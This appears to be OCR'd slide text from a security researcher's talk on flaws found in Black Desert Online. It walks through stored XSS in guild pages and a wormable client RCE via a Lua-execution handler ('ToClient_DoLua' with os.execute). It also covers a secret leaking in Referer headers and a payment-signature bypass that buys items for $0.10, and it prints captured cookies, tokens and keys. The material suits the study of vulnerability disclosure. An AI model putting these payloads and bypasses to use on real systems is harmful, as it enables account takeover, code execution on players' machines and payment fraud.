


Black Desert Online - Coherent UI




- Found out all of the guild management is served the same way by accident
  - XSS here could be wormable and pretty disastrous

Black Desert Online - Coherent UI



- Nearly 100 different endpoints to mess with

Black Desert Online - Coherent UI



Request

Raw | Params | Headers | Hex

```
POST /Customizing/MyFolder/SetCustomizingGalleryWrite/ HTTP/1.1
Host: gameweb-na500.blackdesertonline.com
Connection: keep-alive
Content-Length: 73644
Accept: */*
Origin: https://gameweb-na500.blackdesertonline.com
X-Requested-With: XMLHttpRequest
User-Agent: BlackDesert
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuTeEY3Ohmv52yyw5
Referer:
https://gameweb-na500.blackdesertonline.com/Customizing/Frame?userNo=574938&userNickname=CSI&classTyp
e=4&certKey=d95322168c95f2ffc310caf9aa009bb3&isCustomizationMode=false&isGm=False&isRandom=False&isX
box=False
Accept-Encoding: gzip,deflate
Accept-Language: en-us,en
Cookie: _bdid=4334d428c6599f62cb1146fd; ASP.NET_SessionId=zqptfbkuztis3fiii24mbzss;
authCookie=bu/p33b73ul0pA0H74CZRtMn+FoApvBSQ4fpovRqmV9H04EQ12TQeUXZQHiTFy8mendE6Sws7yQcuXteOC5/+A==;
 _ga=GA1.2.1298656857.1583875827; _gid=GA1.2.1599343921.1583875827;
blackdesert=zlN/vek1h+43K+NmQlT+HIyqZTMZ1tzlvI42mls49rfDS3Aa7IEtgI3pPBPnKlD2bZEqTxsIcxHm0gZyPfAfNFBY
DzFxg0+zQaZx+HhuQujOhWSUa7VyZLdFi5g+lD0JEDRMrLGpiLle2twMzWMcc6JU6r+3okKZMkmNipWQFdiyG6q7qPFlDKgtj512
iPgW7QblNraioDPccFRwd1AcN4AIXwWBOqywWwcazbi+TBNV6oaFkcNJ1uuNh+loiN4M;
__RequestVerificationToken=ahebD9Pf_FQhVMAlv_tqhovqBeIxpXHbUt4zYf-mnkmM-qx2azK8_h2s1XtQC0fDXqt_TfocX
j1e47B2bCz7UfMjLenq5mZt_xqt9xTpQUc1; _gat=1

------WebKitFormBoundaryuTeEY3Ohmv52yyw5
Content-Disposition: form-data; name="__RequestVerificationToken"

qPcWMv-YlMGgikDxXQYQikL-GRteMcY6RGrdmlnGK9yjkIfRRX4a17tisTxzC5e-WG7gy_G1D6bsC1Xok77-CZCmUbKMtrTmcUGye
Dj3H-81
------WebKitFormBoundaryuTeEY3Ohmv52yyw5
Content-Disposition: form-data; name="classType"

4
------WebKitFormBoundaryuTeEY3Ohmv52yyw5
Content-Disposition: form-data; name="userNickname"

CSI
```

Response


Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 10 Mar 2020 21:32:50 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 50
Connection: keep-alive
Cache-Control: private
X-AspNetMvc-Version: 5.2
Set-Cookie: blackdesert=; domain=gameweb-na500.blackdesertonline.com; expires=Sun, 10-Mar-2019 21:32:49 GMT; path=/
Set-Cookie:
blackdesert=zlN/vek1h+43K+NmQlT+HIyqZTMZ1tzlvI42mls49rfDS3Aa7IEtgI3pPBPnKlD2bZEqTxsIcxHm0gZyPfAfNFBYDzFxg0+zQaZx+HhuQujOhWSUa7V
yZLdFi5g+lD0JEDRMrLGpiLle2twMzWMcc6JU6r+3okKZMkmNipWQFdio8ScBymQlps2TuAoCmjrCBqGuxOWbzK51K15Lk+f3bbEzUh5NRgx3lgP5Fa0Olh9jayKIMO
yhJdWoRmw0YLIG; domain=gameweb-na500.blackdesertonline.com; expires=Wed, 11-Mar-2020 21:32:49 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET

{"resultCode":0,"customizingNo":40000000000247821}
```

- HTTP request to update our guild information… feel close to XSS...


Black Desert Online - Coherent UI

```
------WebKitFormBoundaryQqvUSXJ1LHAUwiOj
Content-Disposition: form-data; name="customizingImage1_path"

https://www.google.com/favicon.ico"/onload="alert(1)
------WebKitFormBoundaryQqvUSXJ1LHAUwiOj
Content-Disposition: form-data; name="customizingImage2_path"
```



Jackpot… but how to escalate?

Black Desert Online - Coherent UI




- Reading directories/files via an XMLHttpRequest to the “file” URI

Black Desert Online - Coherent UI

- Some more research into Coherent UI describes how you can invoke handlers which let you use JavaScript to call C++
- These handlers are typically used to invoke in-game functions at the application level through the Coherent UI web browser
- Since we had XSS, we could simply redirect to our controlled page and experiment with Coherent UI and attempt to call custom handlers
- But, what handlers exist?

Black Desert Online - Coherent UI



- This popup was displayed in-game

Black Desert Online - Coherent UI

```
$('.btnTodayClose').on('click', function () {
  engine.call('ToClient_DoLua', 'PaGlobal_BottomBanner_CheckForDay()');
});
```

- In the source of the popup...

Black Desert Online - Coherent UI

- Coherent UI, out of the box, is not vulnerable to RCE
- Black Desert Online, however, included a nice handler to arbitrarily execute Lua script...

- We can achieve remote code execution via the following JavaScript…

```
engine.call('ToClient_DoLua', 'os.execute("cmd.exe /C ping 1.1.1.1")');
```

- This would allow an attacker to worm a remote code execution vulnerability across all of Black Desert Online if they simply invoked the function to update the victim's guild page with a malicious payload...


Tolvo] failed at [TET: Eye of the Ruins Ring]
Black Desert Online Client Code Execution

Black Desert Online - Coherent UI - Bonus


- We can control the image URL seen when browsing our guild page
- Even though we have XSS, what's that in the referrer?

```
GET /favicon.ico HTTP/1.1
Host: www.google.com
Referer:
https://gameweb-na500.blackdesertonline.com/customize/?userNo=574938&certKey=d95322168c95f2ffc310caf9aa009bb3
&nationCode=EN
```

Account takeover via leaked secret in referer header


Black Desert Online - Other vectors

- We now have client RCE, but is there anything we could do to get rich?



Black Desert Online - Other vectors

- We can buy Kakao Cash which can be used to purchase in-game items
- Is there any way to get this stuff for free?




Black Desert Online - Other vectors

The Paymentwall flow works as follows…

- (1) User initiates transaction on Black Desert Online website
- (2) Black Desert Online creates a signed request that the user forwards to Paymentwall using a secret key
- (3) The user requests Paymentwall with all of the parameters and a signature that was signed using Black Desert Online’s secret key

Black Desert Online - Other vectors

- If we can compromise the key or hack the request where we can smuggle custom/modified parameters, we can arbitrarily define the price and amount
- Let's hack it!



Request

Raw | Params | Headers | Hex

GET request to /api/subscription/

Type	Name	Value
URL	ag_external_id	202006081004509
URL	ag_name	1.000 Kakao Cash
URL	ag_type	fixed
URL	amount	10
URL	country_code	US
URL	currencyCode	USD
URL	customer[address]	plz no dox
URL	customer[firstname]	Samuel
URL	customer[lastname]	Curry
URL	customer[username]	samwcurry@gmail.com
URL	email	samwcurry@gmail.com
URL	failure_url	https://bill.blackdesertonline.com/View/FillUp/...
URL	key	18828a862765d09c2fd4ee22f9e29d99
URL	lang	EN
URL	merchant_order_id	202006081004509
URL	sign_version	3
URL	success_url	https://bill.blackdesertonline.com/View/FillUp/...
URL	uid	samwcurry@gmail.com
URL	widget	p1_1
URL	sign	d799fa8c3d286b8892f54b034a96be8ed30a39b...

Black Desert Online - Other vectors

This ended up being a weird solution that sort of makes sense…

- By changing the request method from GET to PUT and passing all GET parameters additionally in the PUT body, we can freely modify the GET parameters which are evaluated in the logic to process the transaction, but not the signature logic.

Data in the PUT request


- (A) GET parameters - used in logic to determine price, address, etc.
- (B) PUT parameters - used in logic to determine if signature is correct

- We can modify (A) freely, but we must keep (B) the same or it fails.

Request

Raw | Params | Headers | Hex

```
PUT
/api/subscription/?ag_external_id=202006081004509&ag_name=1.000+Kakao+Cash&ag_type=fixed&amount=0.10&country_code=US&currencyCode=USD&customer[address]=[redacted]
e&customer[firstname]=Samuel&customer[lastname]=Curry&customer[username]=samwcurry%40gmail.com&email=samwcurry%40gmail.com&failure_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallCancelHandler.ashx%3fag_external_id%3d202006081004509&key=18828a862765d09c2fd4ee22f9e29d99&lang=EN&merchant_order_id=202006081004509&sign_version=3&success_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallProcHandler.ashx%3fag_external_id%3d202006081004509&uid=samwcurry%40gmail.com&widget=p1_1&sign=d799fa8c3d286b8892f54b034a96be8ed30a39b4364e204851a925f59f6a82ca HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101
Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://bill.blackdesertonline.com/View/FillUp/PGGateway.aspx?presentflag=N&firstname=Samuel&paySeqNo=106&addr2=&addr1=[redacted]&city=Omaha&requestKey=2020060802412612292&countrycode=US&gamecode=bd&statecode=NE&LangCode=EN&pgCode=PW_ALL&lastname=Curry&zipcode=68116&daumtoken=XGH5U74ZOCZ5DO6F3BRYVTOCMQTPPAHFKLFZTWD52ORE7DLZUV3VFE776E&location=11111&paytypecode=1&checkflag=Y
Upgrade-Insecure-Requests: 1
Host: payments.terminal3.com
Content-Length: 789

ag_external_id=202006081004509&ag_name=1.000+Kakao+Cash&ag_type=fixed&amount=10&country_code=US&currencyCode=USD&customer[address]=[redacted]customer[firstname]=Samuel&customer[lastname]=Curry&customer[username]=samwcurry%40gmail.com&email=samwcurry%40gmail.com&failure_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallCancelHandler.ashx%3fag_external_id%3d202006081004509&key=18828a862765d09c2fd4ee22f9e29d99&lang=EN&merchant_order_id=202006081004509&sign_version=3&success_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallProcHandler.ashx%3fag_external_id%3d202006081004509&uid=samwcurry%40gmail.com&widget=p1_1&sign=d799fa8c3d286b8892f54b034a96be8ed30a39b4364e204851a925f59f6a82ca
```



Black Desert Online - Additional Information

- Please see the following thread for more info on how this was done -


  https://twitter.com/samwcyo/status/1271892519777959938

```php
<?php

// This line represents the authorization logic of the application
if($_GET['page'] == "index.php"){

  // This line represents the core functionality of the application
  include_once($_REQUEST['page']);

}

?>
```

We can purchase whatever quantity we want of Pearl Boxes for only $0.10

(the lowest transaction amount allowed by the provider)

Black Desert Online - Other vectors



GM Rhotaaz April 27, 2020 17:22

Hi,

